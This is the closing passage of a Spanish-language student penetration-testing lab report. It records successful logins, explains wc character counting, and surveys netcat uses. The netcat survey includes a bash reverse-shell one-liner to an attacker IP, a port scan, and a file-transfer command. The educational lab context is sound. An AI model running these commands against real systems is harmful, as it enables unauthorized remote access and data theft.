


Ilustración 41 Login con Usuario camilo




Ilustración 42 Login con Usuario camilo exitoso

2.1.10 Login con Usuario tello




Ilustración 43 Login con Usuario tello




Ilustración 44 Login con Usuario tello exitoso

3 Comando Para Calcular Cuantos Caracteres Tiene Un Archivo

3.1 Usando wc (word count)

wc -m nombre_archivo

-m → cuenta **caracteres**.




Ilustración 45 Comando para contar caracteres

Significa que el archivo tiene 6561 caracteres

3.2 Usando wc -c (cuenta bytes)

Ilustración 46 Comando para contar bytes

en archivos con caracteres especiales puede dar diferencia, porque -c cuenta **bytes** y no necesariamente caracteres.

4 Investigar Los Comandos Del NC

4.1 Modo escucha (listener)

Sirve para que una máquina **espere conexiones entrantes** en un puerto:

nc -nlvp 4444

- -n → evita resolución DNS (más rápido).
- -l → modo **listen** (escuchar).
- -v → verbose (modo detallado).
- -p → puerto.

Ejemplo:

nc -nlvp 1234

Escucha en el puerto 1234 esperando conexiones.

4.2 Conexión a un puerto abierto (cliente)

Conectarse a un servicio en un host:
nc 192.168.1.10 1234

Esto conecta al puerto 1234 de la máquina con IP 192.168.1.10.

4.3 Enviar o recibir archivos

Servidor (recibe el archivo):
nc -nlvp 4444 > archivo_recibido.txt

Cliente (envía el archivo):
nc 192.168.1.10 4444 < archivo.txt

4.4 Chat entre dos máquinas

En una máquina:
nc -nlvp 5555

En la otra máquina:
nc IP_del_servidor 5555

Ahora se pueden enviar mensajes entre ambas.

4.5 Reverse Shell (muy usado en pentesting)

En tu atacante (Kali):
nc -nlvp 4444

En la víctima:
/bin/bash -i > /dev/tcp/192.168.1.5/4444 0<&1 2>&1

Obtienes una shell remota.

4.6 Port Scanning (escaneo rápido)

nc -zv 192.168.1.10 20-80

- **-z** → modo scan (sin enviar datos).
- **-v** → verbose.
- Escanea puertos del 20 al 80.

Resumen

- nc -nlvp 4444 → escuchar conexiones.
- nc IP PUERTO → conectarse.
- nc -zv IP 1-1000 → escaneo de puertos.
- nc -nlvp 4444 > file / < file → transferencia de archivos.
- Reverse shell con nc → acceso remoto.

5 Conclusión

Este laboratorio me permitió afianzar mis conocimientos en pruebas de penetración y entender cómo a partir de fallos pequeños en un sistema se puede llegar a comprometerlo por completo. Más allá de las herramientas utilizadas, lo más importante fue comprender la lógica de un ataque: enumerar, analizar, explotar y mantener acceso. La práctica también me ayudó a valorar la importancia de la seguridad en servidores web y bases de datos, ya que muchas veces la falta de protección adecuada deja expuesta información crítica. Considero que la experiencia fue muy enriquecedora porque me dio una visión más real de cómo se aplican en la práctica los conceptos de ciberseguridad vistos en clase.

6 Bibliografía

Morales, R. S. (2025). *Redistribucion.* Quidbo.

Tello, C. A. (2025). *Redistribucion.* Quibdo.}

Oracle. (2025). *VirtualBox – Virtualization*. https://www.virtualbox.org/